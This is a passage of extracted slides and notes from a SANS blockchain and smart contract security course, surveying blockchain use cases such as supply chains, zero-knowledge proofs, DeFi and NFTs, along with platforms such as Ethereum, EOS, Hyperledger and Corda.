A blockchain designed for supply chain management assigns each component or system an identifier on the blockchain. As this component moves through the stages of the supply chain, its status is updated on the blockchain as well. For example, “ownership” of a particular component may be transferred on the blockchain at the same time that the physical component is handed over from the manufacturer to a shipper.


The blockchain provides a number of different advantages for supply chain management:

- **Immutability:** The digital ledger has built-in protections against modification. This helps to ensure that records are not deleted or modified after the fact and increases trust in the system.
- **Programmability:** Smart contracts can encode business logic and run on top of the distributed ledger. This enables handovers and other critical checks to be performed automatically. For example, an RFID tag entering or leaving a warehouse could trigger a “transfer” of ownership on the blockchain.
- **Transparency:** Every node in the network has a full copy of the distributed ledger and receives copies of all transactions and blocks. This provides all stakeholders with full visibility into the process.

AUTHENTICATION

A Zero-Knowledge Proof allows one entity to prove to another that they know certain information or meet a certain requirement without disclosing the exact information that supports that proof.

In an identity management, this allows a person to prove that their personal details fulfill the requirements without revealing the actual details.



A zero-knowledge proof (ZKP) is designed to reveal knowledge of a secret without revealing the secret itself. For example, the following process can prove that two otherwise identical balls are different colors without revealing the colors of the balls:

1. The verifier has two different balls that are identical except for color
2. The verifier conceals the two balls from the prover
3. The verifier shows the prover one of the balls then conceals it again
4. The verifier shows the prover one of the balls
5. The prover states whether or not the balls shown in steps 3 and 4 were the same ball

If the balls are completely identical other than color, then the prover has a 50/50 chance of guessing correctly if the proof is performed once. However, by performing the proof multiple times, it quickly becomes statistically improbable for the prover to guess correctly every time if the balls are not in fact different colors. By the end, the verifier can be confident that the balls are different colors but does not know which ball is which color.

More sophisticated ZKPs can be created using cryptography that can prove much more complex “secrets” without revealing them. This is important to ensuring privacy on blockchain platforms since any data stored on the digital ledger is publicly visible and, due to blockchain immutability and decentralization, impossible to remove from the ledger once it has been added.

EDUCATION DIPLOMAS AND CERTIFICATE VALIDATION

On the same theme of proving what is yours, ZK Proofs could be used for educational achievements.

Certificates: did you pass the class? did you get a diploma? **Boolean**

Scores: did you get higher than 9? **comparison**, privacy-preserving



Proving educational achievements can be important for getting a job, qualifying for scholarships, etc. However, the details of an individual's educational history can be private and may be protected under law in some circumstances.

The use of privacy-preserving technology, like zero-knowledge proofs, can help to demonstrate a particular achievement without providing the details. In the case of proving that an individual has earned a certificate or diploma, the goal is to demonstrate a Boolean (true/false). Under these circumstances, an educational institution (or a group of them) can generate a zero-knowledge proof for set membership. Such a proof can demonstrate that a particular individual is a member of the set of students that achieved a particular certificate or diploma.

Privacy-preserving technology can also be used for comparisons. For example, a zero-knowledge proof of set membership can prove that a student's score is within the score of passing grades. This enables them to prove that they passed a class without revealing their exact grade.

Reference:

<https://zkproof.org/2020/02/27/zkp-set-membership/>

INSURANCE

- Interoperability between providers via simplified record sharing.
- Ability to add new providers with less effort.
- Detecting fraud more effectively.

Type of Features Offered			
Buying Cover	Making A Claim	Claims Assessment	Risk Assessment

Types of designs that help insurance companies is the immutability, transparency, and programmability of Blockchain. Fraud is less likely to occur on unchangeable ledgers.

A blockchain is designed to implement an immutable digital ledger. This provides a number of different advantages to an accounting firm:

- **Immutability:** The blockchain's digital ledger has cryptography-based protections against modification. This makes it capable of maintaining an authoritative record of events which can be used as an official log for insurance providers.
- **Decentralization:** The blockchain requires no centralized authority, instead relying upon a network of independent, mutually distrusting nodes. This makes it possible for competitors within an industry to work together on a shared platform.
- **Transparency:** All nodes within the blockchain network have full visibility into the contents of the distributed ledger. This makes it easier to detect fraud or other bad practices.
- **Programmability:** Smart contract platforms enable business logic to run on top of the decentralized distributed ledger. This can help to automate and eliminate bias from insurance operations, such as deciding whether or not to provide coverage to an applicant.
- **Integrated Currency:** Many blockchain platforms have a built-in cryptocurrency. This could allow clients to pay premiums on the platform and for insurance providers to make payouts.

GOVERNMENT USE CASES

Governments are moving into the phase of implementation from investigative committees or proof-of-concept demonstrations.

- Canada's NRC built an Ethereum blockchain explorer to experiment with transparent administration of government contracts in 2018.
- The first government-sanctioned real estate deal recorded on the blockchain in the USA took place in Vermont in 2017.
- The City Council of Valls in Spain revealed the Municipal Data Portal project, which publishes data sets and resources on the blockchain—via IPFS in 2019.
- USPS filed a patent for a secure voting system that leverages the blockchain in 2020



Blockchain technology has been adopted in both the private and public sectors. Some examples applications of blockchain in government include:

- **Transparent Decision-Making:** A high degree of transparency is required for some government operations. The blockchain can be used as a ledger that tracks these decisions or the decision-making functionality can be implemented as a smart contract to make the process fully transparent.
- **Asset Tracking:** Ownership of assets can be tracked on the blockchain via the use of non-fungible tokens. This can be applied to tracking ownership of land or other assets as demonstrated by the recording of a real estate deal in Vermont that was recorded on the blockchain in 2017.
- **Immutable Ledger:** The blockchain implements an immutable and decentralized digital ledger. This is useful for applications such as tracking vital information. The United States Postal Service has filed a patent for the use of blockchain technology to track mail-in ballots using a blockchain-based distributed ledger.
- From the announcement:
"A voting system can use the security of blockchain and the mail to provide a reliable voting system. A registered voter receives a computer-readable code in the mail and confirms identity and confirms correct ballot information in an election. The system separates voter identification and votes to ensure vote anonymity, and stores votes on a distributed ledger in a blockchain."

<https://pdfaiw.uspto.gov/aiw?PageNum=0&docid=20200258338&IDKey=7A4F4EA40D1F&HomeUrl=http%3A%2F%2Fappft.uspto.gov%2Fnetacgi%2Fnph-Parser%3FSect1%3DPTO1%2526Sect2%3DHITOFF%2526d%3DPG01%2526p%3D1%2526u%3D%2Fnetahtml%2FPTO%2Fsrchnum.html%2526r%3D1%2526f%3DG%2526l%3D50%2526s1%3D20200258338.PGNR.%2526OS%3D%2526RS%3D>

PROOF OF OWNERSHIP

Non-fungible tokens can be used to track ownership.

Ownership of creatively-produced materials or intellectual property

- Artwork: Information Theoretically Watermarked
- Writing: Comprehensive Plagiarism Detector
- Music: Track performance royalties and payment processing of recording usage

Land ownership

Consider some African countries where over 75% of the land is officially unclaimed

Imogen Heap Wants to Decentralize the Music Industry With Ethereum



"When someone buys a piece of music or plays a piece of music, ultimately in the future there will be no need for a middle, centralized service. The fan will be immediately paying the artist."

news.bitcoin.com/imogen-heap-wants-decentralize-music-industry-ethereum/

SANS

SEC554 | Blockchain and Smart Contract Security

28

The blockchain is ideally suited to demonstrating proof of ownership of a particular asset. Some blockchains (such as Ethereum) support the concept of both fungible and non-fungible tokens:

- **Fungible:** Fungible assets are completely interchangeable. One dollar bill is worth the exact same as any other dollar bill.
- **Non-Fungible:** Non-fungible assets are unique. For example, one baseball card can be worth much more than another baseball card.

Non-fungible tokens can and has been used to track ownership of assets such as artwork, writing, or land. A unique description or other indicator can be attached to the token, and this token is placed in the owner's account. Upon selling or transferring the asset, the token is transferred as well. This provides a few different benefits:

- **Immutability:** The blockchain's digital ledger is immutable, making it difficult for an attacker to modify it.
- **Provenance:** The blockchain records the complete history of the token associated with a given asset. This provides an immutable record of its origins, past owners, etc.
- **Transparency:** If desired, the true owner of an asset can be publicly known. If not, tools like zero-knowledge proofs can be used to conceal sensitive information.

In the creative world, some artists have proposed the idea to decentralize intellectual property or creative works. The theory is that smart contracts, will be used for songs/recording to automatically pay performance or recording royalties directly from the fans to the artists per stream, or radio play. Imogen Heap is one artist pushing for this.

Reference:

<https://news.bitcoin.com/imogen-heap-wants-decentralize-music-industry-ethereum/>

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.1

What Is Blockchain?

Definitions and Origins

Types of Distributed Consensus

Purposes and Use Cases

What Is a Smart Contract?

Introduction to Smart Contracts

Smart Contract Use Cases and Platforms

Keys, Wallets, and Cryptography

Hashing Functions

Types of Cryptography

Wallets

Mnemonic Keys

Exercise: Create a HD Software Wallet

SANS |

SEC554 | Blockchain and Smart Contract Security

29

This page intentionally left blank.

DEFINITION

An arrangement between two or more parties exchanging digital assets, where at least one of these parties allocates digital assets at the contracts initiation which are then redistributed to all involved parties in accordance with a predefined protocol encoded in logic and a state that is initialized at the start of the contract.

In order to define what a smart contract is, it is interesting to remind what a contract is before. A contract is an agreement between two or more parties, in other words it is an environment where is defined what each party can do, how they can do it and what it happens if something is not done.

Hitherto, contracts have only been verballing or written agreements according to the laws. Contracts sometimes require a third party to verify them. Sometimes even each party to a contract acts according to what they have understood, giving rise to free interpretation. Nevertheless, “smart contracts” are self-executing contracts whose terms of the agreement between parts are directly written in lines of code. Both agreements and code are deployed across a decentralized and distributed blockchain.

A “Smart Contract” is an arrangement between two or more parties that involve an exchange of digital assets. Where at least one or more of these parties allocates digital assets at the contracts initiation which are then redistributed among the parties involved according to a pre-defined protocol encoded in logic, and a state that is initialized at the start of the contract.

Reference:

<https://cointelegraph.com/ethereum-for-beginners/what-are-smart-contracts-guide-for-beginners>

PURPOSE

- Enables a blockchain to move from a single purpose, such as a cryptocurrency, into a multipurpose platform used to deploy various decentralized applications.
- Provide full transparency in the exchange of assets between any number of parties.
- Remove the need for a “middle-man” to facilitate transactions.
- Record all exchanges and transactions of a contract onto a public ledger that can be witnessed and validated by everyone.

In 1993, the American cryptologist Nick Szabo started to use the concept of Smart Contract. The goal of Nick Szabo was to use the smart contracts instead of the traditional contracts, but it was not very successful because of the technological limitations at the time.

The situation changed however in 2009 when Bitcoin was created. Bitcoin covered the need for the smart contracts need for a payment system and put them into practice.

Although Bitcoin was minted as a financial tool, technology used by Bitcoin was impressively useful. Blockchain, which is the technology used by bitcoin, made Nick Szabo’s dream come true. Smart contracts started to be more and more popular after Ethereum was created in 2014.

Smart contracts provide a number of different advantages, which has led to their widespread adoption. However, one of the primary limitations of smart contracts is their scalability. By default, blockchain has a number of different scalability limitations:

- **Block Size and Rate:** Most blockchains have a fixed maximum block size to help protect against Denial-of-Service attacks. They also have a target block rate. In combination, this means that a blockchain has a set maximum throughput of transactions that it can process. Since smart contract code is executed via transactions, this limits smart contract usage. These limitations were demonstrated by decentralized finance (DeFi) smart contracts, which often consumed most of the capacity of the platforms hosting them.
- **Ledger Immutability and Size:** The blockchain’s digital ledger is designed to be immutable, meaning that no data can be modified or deleted. As a result, the blockchain’s ledger is constantly growing. This limits the number of nodes capable of hosting a copy of the ledger.

While efforts are being made to increase blockchain scalability - via state channels (like the Lightning Network), sidechains, and sharding - smart contracts are unlikely to be able to completely replace the world's compute. Additionally, smart contracts are massively inefficient because each node in the blockchain network runs the exact same code in parallel to maintain decentralization.

For certain use cases, blockchain platforms and smart contracts provide appreciable benefits and open up new use cases or optimize existing ones. In the long run, smart contract platforms are likely to be used for these applications, but their limitations make it unlikely that they will be applied where they are not necessary.

Smart contracts were born to enable a blockchain to move from a single purpose, such a cryptocurrency, into a multipurpose platform used to deploy various decentralized applications. In addition, smart contracts provide full transparency in the exchange of assets between any number of parties. Moreover, they remove the need for a "middle-man" to facilitate transactions. Finally, smart contracts also record all exchanges and transactions of a contract onto a public ledger that can be witnessed and validated by everyone.

References:


<https://nakamotoinstitute.org/the-idea-of-smart-contracts/>
<https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=7867719>

SMART CONTRACTS BRIEF

Programs running on the blockchain that can execute automatically when certain conditions are met.

Enables developers to build more sophisticated functionality than sending and receiving cryptocurrency. The programs called decentralized apps, or dApps.

Example: decentralized voting smart contract written in Solidity language on Ethereum.



SANS

SEC554 | Blockchain and Smart Contract Security

33

The original blockchains were designed to implement a distributed and decentralized financial system. Transactions were literally financial transactions, and the distributed ledger maintained a record of these transactions, making it possible to send value on the platform.

Smart contracts platforms are designed to expand the functionality of blockchain. Instead of only implementing financial transactions, these platforms allow programs to be run on top of the distributed ledger. Transactions contain executable code that is run within each node's copy of the blockchain's virtual machine in order to update its state. The use of a blockchain ensures that all nodes in the network are running the exact same code in the same order, producing the same result.

Smart contracts are transaction-driven programs. They are initially added to the blockchain's distributed ledger as part of a transaction, which makes them available for later execution. If a user wants to run a smart contract, they send a transaction calling it, which runs its code and potentially other code as well (if the contract contains calls to other contracts). The fact that a smart contract is stored on the distributed ledger means that it is impacted by blockchain immutability, making it both difficult to modify maliciously or to update.

Decentralized applications or dApps are applications implemented as smart contracts. Often, these dApps have a traditional web frontend (hosted on a traditional webserver or a decentralized storage service) and a backend implemented as a smart contract. The use of smart contracts to implement functionality enables the creation of fully-decentralized programs that are resistant to modification and have code that is publicly available and can be subjected to security audits (since a copy of the code is stored on the digital ledger).

Reference:

<https://ieeexplore.ieee.org/document/8622584>

SMART CONTRACT ANALOGY – SELLING A HOUSE**Traditional Exchange**

- Lots of Paperwork
- Communication with many parties. (Title / Insurance / Buyer's Agent / Banks / Association / Seller's Agent)
- Escrow services to hold fees.
- Commissions (6-7%) to agents and brokers.
- Long length of time to listing and closing.
- Private transactions.
- All information kept in county records and could be lost/modified.

Smart Contract Exchange

- No paperwork. Contract Rules in place.
- Peer to Peer.
- Contract stores digital assets in escrow.
- No commissions. (except small transaction fee ~.01%)
- Almost instantaneous to close a deal.
- Public verification of transactions.
- All information recorded on a blockchain and cannot be modified.



To well understand main features of smart contracts, let's compare how would be selling a house by smart contracts versus by a traditional exchange.

First of all, traditional exchanges require too much paperwork facing the absence of paper in smart contracts. In addition, many parties such as banks are involved in traditional exchange communications while the communication is peer-to-peer in smart contracts.

Furthermore, escrow services to hold fees in a traditional exchange are not needed in smart contracts because a smart contract stores digital assets in escrow. Moreover, commissions are very important for the home buyer. For instance, commissions to agents and brokers (average 6-7%) make buying and selling operations very expensive in a traditional exchange. Nevertheless, the lack of intermediaries in a Smart Contract exchange provokes no commissions, except a small transmission fee (~.01%).

Nowadays, speed is very important in transactions. In smart contracts, transactions are almost instantaneous which is more beneficial than lengthening the time to listing and closing a traditional exchange. On the other hand, two of the most important features of smart contracts are transparency and integrity. Firstly, transactions are public in smart contracts. Consequently, it's possible to verify them unlike in a traditional exchange where transactions are private. On the other hand, all information recorded on a blockchain and cannot be modified. Nevertheless, it's not possible maintaining integrity in traditional exchanges because All information kept in county records and could be lost or modified.

SUPPLY CHAINS – USE CASE

Smart contracts can be used to track the authenticity of materials across long supply chains.

This is an issue today, especially involving processed goods crossing international borders.

Examples:

Name	Purpose
Provenance	Food Industry supply chain to track ingredients from source to consumer. Validates fair trade, location, sustainability, quality, and organic/artificial.
Unilever	Tracking tea supply chain from farmers in Malawi.
Everledger	Replacing the paper certification of Diamonds with a Smart Contract digital record.
Pfizer / Genentech	Blockchain based drug delivery tracking system.

Nowadays, the global supply chains are more complex in the use of paper. In addition, in logistic operations there are many intermediaries and transactions happen daily. The complexity in supply chains provokes many challenges, such as lack of and, sometimes, mistrust between the parties.

There are many differences between traditional supply chains and supply chains with automatization. The main difference is found in the process's efficiency because the Blockchain technology reduces the timing and increases both tracking and the security of the operations. On the other hand, mistrust between parties and the importance of the information require each party individually verifies data.

As a result, smart contracts are used to track the authenticity of materials across long supply chains. This is an issue today, especially involving processed goods crossing international borders. Some examples as follows:

Provenance: Food Industry supply chain to track ingredients from source to consumer. Validates fair trade, location, sustainability, quality, and organic/artificial.

Unilever: Tracking tea supply chain from farmers in Malawi.

Everledger: Replacing the paper certification of Diamonds with a Smart Contract digital record.

Pfizer / Genentech: Blockchain based drug delivery tracking system.


References:

- <https://isabella-38684.medium.com/how-are-smart-contracts-transforming-supply-chain-today-6089d89ca541>
- <https://www.provenance.org/technology>
- <https://www.supplychainmovement.com/unilever-trials-blockchain-improve-supply-chain-sustainability/>
- <https://www.everledger.io/wp-content/uploads/2019/11/Press-release-Everledger-unveils-technology-to-digitalize-certify-KP.pdf>
- <https://www.planettechnews.com/pfizer-and-genentech-turn-to-ethereum-blockchain/>

DECENTRALIZED FINANCE (DEFI) – USE CASE (I)

Currently the most popular use for smart contracts.

- Creating monetary banking services, such as issuance of stable coins.
- Providing peer-to-peer or pooled lending and borrowing platforms
- Enabling advanced financial instruments such as DEX, tokenization platforms, derivatives and predictions markets.
- Crowd Sourcing of funds, and decentralized autonomous organizations (DAOs)



The largest target for security research and exploitation due to immense financial incentive.

Regarding De-Fi, this field is currently the most popular use for smart contracts. De-Fi includes creating monetary banking services, such as issuance of stable coins. In addition, De-Fi can be used to provide P2P or pooled lending and borrowing platforms. Another example is enabling advanced financial instruments such as DEX, tokenization platforms, derivatives and predictions markets. Last but not least, Crowd Sourcing of funds, and decentralized autonomous organizations (DAOs) are two of the most important De-Fi uses.

Due to the amount of value, ether, and money locked in DeFi contracts and platforms, it is also the largest target for security research and exploitation due to immense financial incentive.

Examples of some very Popular DEX are:

- Uniswap - <https://uniswap.org/> - Uniswap is a decentralized protocol for automated liquidity provision on Ethereum.
- Kyber – <https://kyber.network> - Kyber Network Crystal (KNC) is an ERC-20 utility token and an integral part of Kyber Network. KNC is the glue that connects different stakeholders in Kyber's ecosystem. KNC allows token holders to play a critical role in determining the incentive system, building a wide base of stakeholders, and facilitating economic flow in the network.

DECENTRALIZED FINANCE (DEFI) – USE CASE (2)

Decentralized Finance is the use case to shift traditional financial products to the open source and decentralized world. Using Blockchain and smart contracts, the intention is to remove the need for intermediaries, reduce overall costs for users, provide full transparency, and improve security.

Use Case	Example	Purpose
Stable Coins	MakerDAO	Provide cryptocurrencies within the blockchain ecosystem pegged to a fiat currency (i.e., DAI)
Lending and Borrowing	Compound / bZx / Dharma	Provide the ability to lend/borrow cryptocurrencies with interest for use in leveraged trading, investing, or capital growth.
Exchanges	IDEX	A decentralized exchange platform that enables users to trade currencies on a market.
Insurance	Etherisc	Insurance against risks like price risk, counterparty default, or technology/security risk.

Decentralized Finances (De-Fi) have burst in with force into the Blockchain ecosystem. There are many white papers about projects and Decentralized Applications (also known as DApps) betting on a decentralized economy.

De-Fi try to replicate current financial services such as banks and insurance companies by creating a set of protocols and tools built in the Blockchain. De-Fi are based on default rules to be of free participation for all. De-Fi ecosystem leverages Blockchain and smart contracts to transform traditional financial products into transparent protocols which are executed without intermediaries. Most De-Fi products use Ethereum as a base because Ethereum allows the creation of smart contracts, digital assets and DApps.

To sum up, De-Fi is the use case to shift traditional financial products to the open source and decentralized world. De-Fi reduce overall costs for users and improve security because smart contracts are immutable, valid and don't depend on the borders.

Nowadays, De-Fi ecosystem put together many projects in the financial field:

- Stable Coins** is the most important example of this scope is MakerDAO, which provides cryptocurrencies within the blockchain ecosystem pegged to a fiat currency (i.e., DAI).

- The Compound protocol, bZx and Dharma** are examples of lending and borrowing. This scope provides the ability to lend/borrow cryptocurrencies with interest for use in leveraged trading, investing, or capital growth.

- Decentralized Exchange Platforms**, such as **IDEX**, enable users to trade currencies on a market.

- Insurance**, such as **Etherisc**, against risks like price risk, counterparty default, or technology/security risk.


References:

- <https://blog.coinbase.com/a-beginners-guide-to-decentralized-finance-defi-574c68ff43c4>
- <https://makerdao.com/en/>
- <https://compound.finance/documents/Compound.Whitepaper.pdf>
- <https://research.binance.com/en/projects/bzx-protocol>
- <https://www.digitalcoindata.com/whitepapers/dharma-whitepaper.pdf>
- <https://idex.io/document/IDEX-2-0-Whitepaper-2019-10-31.pdf>
- https://etherisc.com/files/etherisc_whitepaper_1.01_en.pdf

GAMBLING – USE CASE

Digital gambling platforms where users benefit from being assured that bets are processed fairly and predictably.

Name	Purpose	Link
Edgeless	A Smart Contract powered Casino.	http://edgeless.io/home



SANS |

SEC554 | Blockchain and Smart Contract Security

39

Digital gambling platforms where users benefit from being assured that bets are processed fairly and predictably. For instance, Edgeless is a witty proposal of a Powered Casino by smart contracts.

Among other differences from traditional Casinos, there are many features of Decentralization that are utilized such as “staking” by the community providing the bank roll. Jackpots are all publicly announced on the blockchain to validate there is no favoritism. Also, customized tokens can be used as a utility token for gaming for faster transactions, ease of use and payout.


Reference:

<http://edgeless.io/home>

SOCIAL NETWORKS – USE CASE

Decentralized social networks aimed to create a new and trusted social experience, free from bots and fake accounts.

Name	Purpose	Link
VOICE	Social media platform developed by Block.One on the open source EOSIO protocol. Voice uses state-of-the-art biometric authentication technology to verify that every account created on the platform belongs to a real, living person. Digital “voice-tokens” are also created for users to promote and reward the content they like.	https://app.voice.com



In recent years, social networks have become the main media. People read the news in Twitter, talk to each other by Telegram and advertise their brands on Instagram. However, it seems that privacy and security have been completely forgotten. Many current social networks trade with data users and don't return any economic benefit to users. In order to solve security and privacy issues, an interesting use case is using smart contracts in social networks. In addition, decentralized social networks aimed to create a new and trusted social experience, free from bots and fake accounts.

Voice is an example of social media platform based on smart contracts developed by Block.One on the open source EOSIO protocol. Voice uses state-of-the-art biometric authentication technology to verify that every account created on the platform belongs to a real, living person. Digital “voice-tokens” are also created for users to promote and reward the content they like.

References:

- <https://www.voice.com/>
- <https://github.com/EOSIO/Documentation/blob/master/TechnicalWhitePaper.md>
- <https://www.newswire.ca/news-releases/eos---the-3rd-generation-blockchain-is-up-and-running-685654182.html>

GAMING – USE CASE

Smart contracts used in blockchain based games allow for the creation and ownership of items and assets via NFT's (Non-Fungible Tokens). Rules that govern game mechanics are also built on smart contracts and can help prevent cheating or establish score-keeping/record-keeping functionality.

Game	Description
CryptoKitties	Collect breed and trade unique Kitties via NFTs.
EtherRockets	A game with collectible rockets, competitions and a user marketplace
Decentraland	A virtual world of blockchain assets.



Today, most of online games are centralized, i.e., all game data is stored in a server controlled by game administrators. Hence, gamers don't actually own their items or virtual money. In addition, centralized servers have many vulnerabilities, lack of transparency or undeserved accounts banned. In summary, gaming companies have the power. However, Blockchain technology allows eradicate or mitigate the most of these problems.

In blockchain based games each gamer completely controls his accounts and digital assets. Furthermore, each gamer can freely trade his assets.

Smart contracts used in blockchain based games allow for the creation and ownership of items and assets via NFT's (Non-Fungible Tokens). Rules that govern game mechanics are also built on smart contracts and can help prevent cheating or establish score-keeping/record-keeping functionality.

Some examples of blockchain-based games are CryptoKitties, EtherRockets and Decentraland. CryptoKitties is a game to collect breed and trade unique kitties via NFTs. EtherRockets is a game with collectible rockets, competitions and a user marketplace, while Decentraland is a virtual world of blockchain assets.

References:

- <https://hackernoon.com/the-state-of-ethereum-based-video-games-46fd12b9cd50>
- <https://www.cryptokitties.co/technical-details>
- <https://www.ibtimes.co.uk/could-ethereums-security-be-tested-price-ether-rockets-1550103>
- <https://docs.decentraland.org/>

ETHEREUM - PLATFORM

Ethereum is the second-largest cryptocurrency platform by market capitalization, behind Bitcoin. It is a decentralized open source blockchain featuring smart contract functionality. Ether is the cryptocurrency generated by Ethereum miners as a reward for computations performed to secure the blockchain.



Release Date	2015
Development Language	EVM Bytecode Software written in Go, Rust, C#, C++, Java, or Python
Blockchain	Proof of Work - Current (V1) Proof of Stake – In Development (V2)
White Paper	https://github.com/Ethereum/wiki/wiki/White-Paper

The most popular smart contract platform with over 91 million users (as of 3/2020). Ethereum will be the focus of the following sections in this security module.

Ethereum is the second-largest cryptocurrency platform by market capitalization, behind Bitcoin. It is a decentralized open source blockchain featuring smart contract functionality. Ether is the cryptocurrency generated by Ethereum miners as a reward for computations performed to secure the blockchain.

The cryptocurrency generated by Ethereum is “Ether” and is given to miners as a reward for computations performed to secure the blockchain similar to Bitcoin. Ethereum serves as the platform for over 1,900 different cryptocurrencies, including 47 of the top 100 cryptocurrencies by market capitalization. Ethereum provides a decentralized virtual machine, the Ethereum Virtual Machine (EVM), which can execute scripts using the participating nodes. The virtual machine's instruction set, in contrast to others like Bitcoin Script, is Turing-complete. "Gas", an internal transaction pricing mechanism, is used to mitigate spam and allocate resources on the network.

Vitalik Buterin, a cryptocurrency researcher and programmer, is the inventor of Ethereum. Development was funded by an online crowdsale that took place between July and August 2014 and the system then went live on 30 July 2015, with 72 million coins minted.

Ethereum is the most popular smart contract platform with over 91 million users (as of 3/2020). Ethereum will be the focus of the following sections in this security module.

Reference:

<https://github.com/Ethereum/wiki/wiki/White-Paper>

EOS.IO - PLATFORM

EOS.IO is a blockchain protocol powered by the native cryptocurrency EOS. It is a smart contract platform that claims to eliminate transaction fees and also conduct millions of transactions per second, much faster than Bitcoin and similar protocols.



Release Date	2018
Development Language	C++
Blockchain	Delegated Proof of Stake
White Paper	https://github.com/EOSIO/Documentation/blob/master/Technical/WhitePaper.md

EOS.IO is a blockchain protocol powered by the native cryptocurrency EOS. It is a smart contract platform that claims to eliminate transaction fees and also conduct millions of transactions per second, much faster than Bitcoin and similar protocols.

Founded in 2017, the EOSIO platform was developed by the private company block.one and released as open-source software on June 1, 2018. In order to ensure widespread distribution of the native cryptocurrency at the launch of the blockchain, 1 billion tokens were distributed as ERC-20 tokens by block.one. This provided the distribution to allow anyone to launch the EOS blockchain once the software was released. Brendan Blumer the acting CEO, announced that block.one would support the EOSIO blockchain with over one billion USD in funding from the token sale and ultimately block.one raised over four billion USD to support the blockchain during the Initial Coin Offering (ICO) period. (similar to an IPO).

EOSIO is a completely customizable decentralized blockchain infrastructure which simulates computer hardware, including CPU, RAM, and storage. Thus, EOSIO advantages application processing quickly and safely such as DApps. The main features of EOSIO are scalability, easy development and security for users. The EOSIO ecosystem has two main components: the EOSIO platform and EOS tokens. EOS tokens enhance the EOS platform and EOS token owners can access to distributed resources and are given storage in the blockchain. The consensus algorithm used by EOSIO is DPOS (Delegated Proof of Stake). Briefly, in DPOS each token is a part of the network resources. In other words, the owner of 1% of tokens is allowed to use 1% of network resources, such as RAM and bandwidth. As a result, a developer should have the number of tokens needed to be able to develop his apps. DPOS has proven to be robust, safe and efficient.

Reference:

<https://github.com/EOSIO/Documentation/blob/master/Technical/WhitePaper.md>

HYPERLEDGER - PLATFORM

A project of several open source blockchains and blockchain tools started by the Linux Foundation. It has received contributions from IBM, Intel and SAP to support the collaborative development of blockchain-based distributed ledgers.

Sponsor	Framework
IBM	Hyperledger Fabric
Bank of Cambodia	Hyperledger Iroha
Intel	Hyperledger Sawtooth

Development focused on building open frameworks capable of supporting global business transactions by major technological, financial and supply chain companies via smart contracts, and custom consensus protocols.



A project of several open source blockchains and blockchain tools started by the Linux Foundation. It has received contributions from IBM, Intel and SAP to support the collaborative development of blockchain-based distributed ledgers.

Development focused on building open frameworks capable of supporting global business transactions by major technological, financial and supply chain companies via smart contracts, and custom consensus protocols. On December 2015, the Linux Foundation announced the creation of the Hyperledger Project. Brian Behlendorf was appointed executive director of the project with the objective of advancing cross-industry collaboration by developing blockchains and distributed ledgers. Its particular focus is on improving the performance and reliability of these systems (as compared to comparable cryptocurrency designs) so that they are capable of supporting global business transactions by major technological, financial and supply chain companies. The project will integrate independent open protocols and standards by means of a framework for use-specific modules, including blockchains with their own consensus and storage routines, as well as services for identity, access control and smart contracts. Early on there was some confusion that Hyperledger would develop its own bitcoin-type cryptocurrency.

Hyperledger has agreed it will never mint its own Cryptocurrency.

Reference:

<https://en.wikipedia.org/wiki/Hyperledger>

CORDA - PLATFORM

Enterprise blockchain technology, developed by New York based company R3 company. Corda uses Distributed Apps and smart contracts (known as CorDapps) for use across industries such as financial services, insurance, healthcare, and digital assets.

R3 has formed partnerships and development consortiums with major institutions, including Amazon Web Services, HSBC, Credit Suisse, Bank of America, Goldman Sachs, JP Morgan, and many other financial institutions globally.

Release Date	2018
Blockchain	Permissioned (Private Blockchain)
White Paper	https://www.r3.com/corda-platform/



Corda is a permissioned (private) blockchain released in 2018. Corda is an enterprise blockchain technology, developed by New York based company R3 company. Corda uses Distributed Apps and smart contracts (known as CorDapps) for use across industries such as financial services, insurance, healthcare, and digital assets.

R3 has formed partnerships and development consortiums with major institutions, including Amazon Web Services, HSBC, Credit Suisse, Bank of America, Goldman Sachs, JP Morgan, and many other financial institutions globally.

Corda aims to implement tangible and valuable blockchain in all businesses. Independent software vendors (ISVs), start-ups and consortia across fintech, financial services, supply chain, trade finance, insurance, collateral management, banking, and syndicated lending are among early adopters who have already built CorDapps. Corda claims to have the best security, scalability, and support requirements of complex organizations, and is becoming a de facto standard in financial services.

Reference:

<https://www.r3.com/corda-platform/>

OTHER EXAMPLES OF SMART CONTRACTS

From ethereum.org/en/dapps,

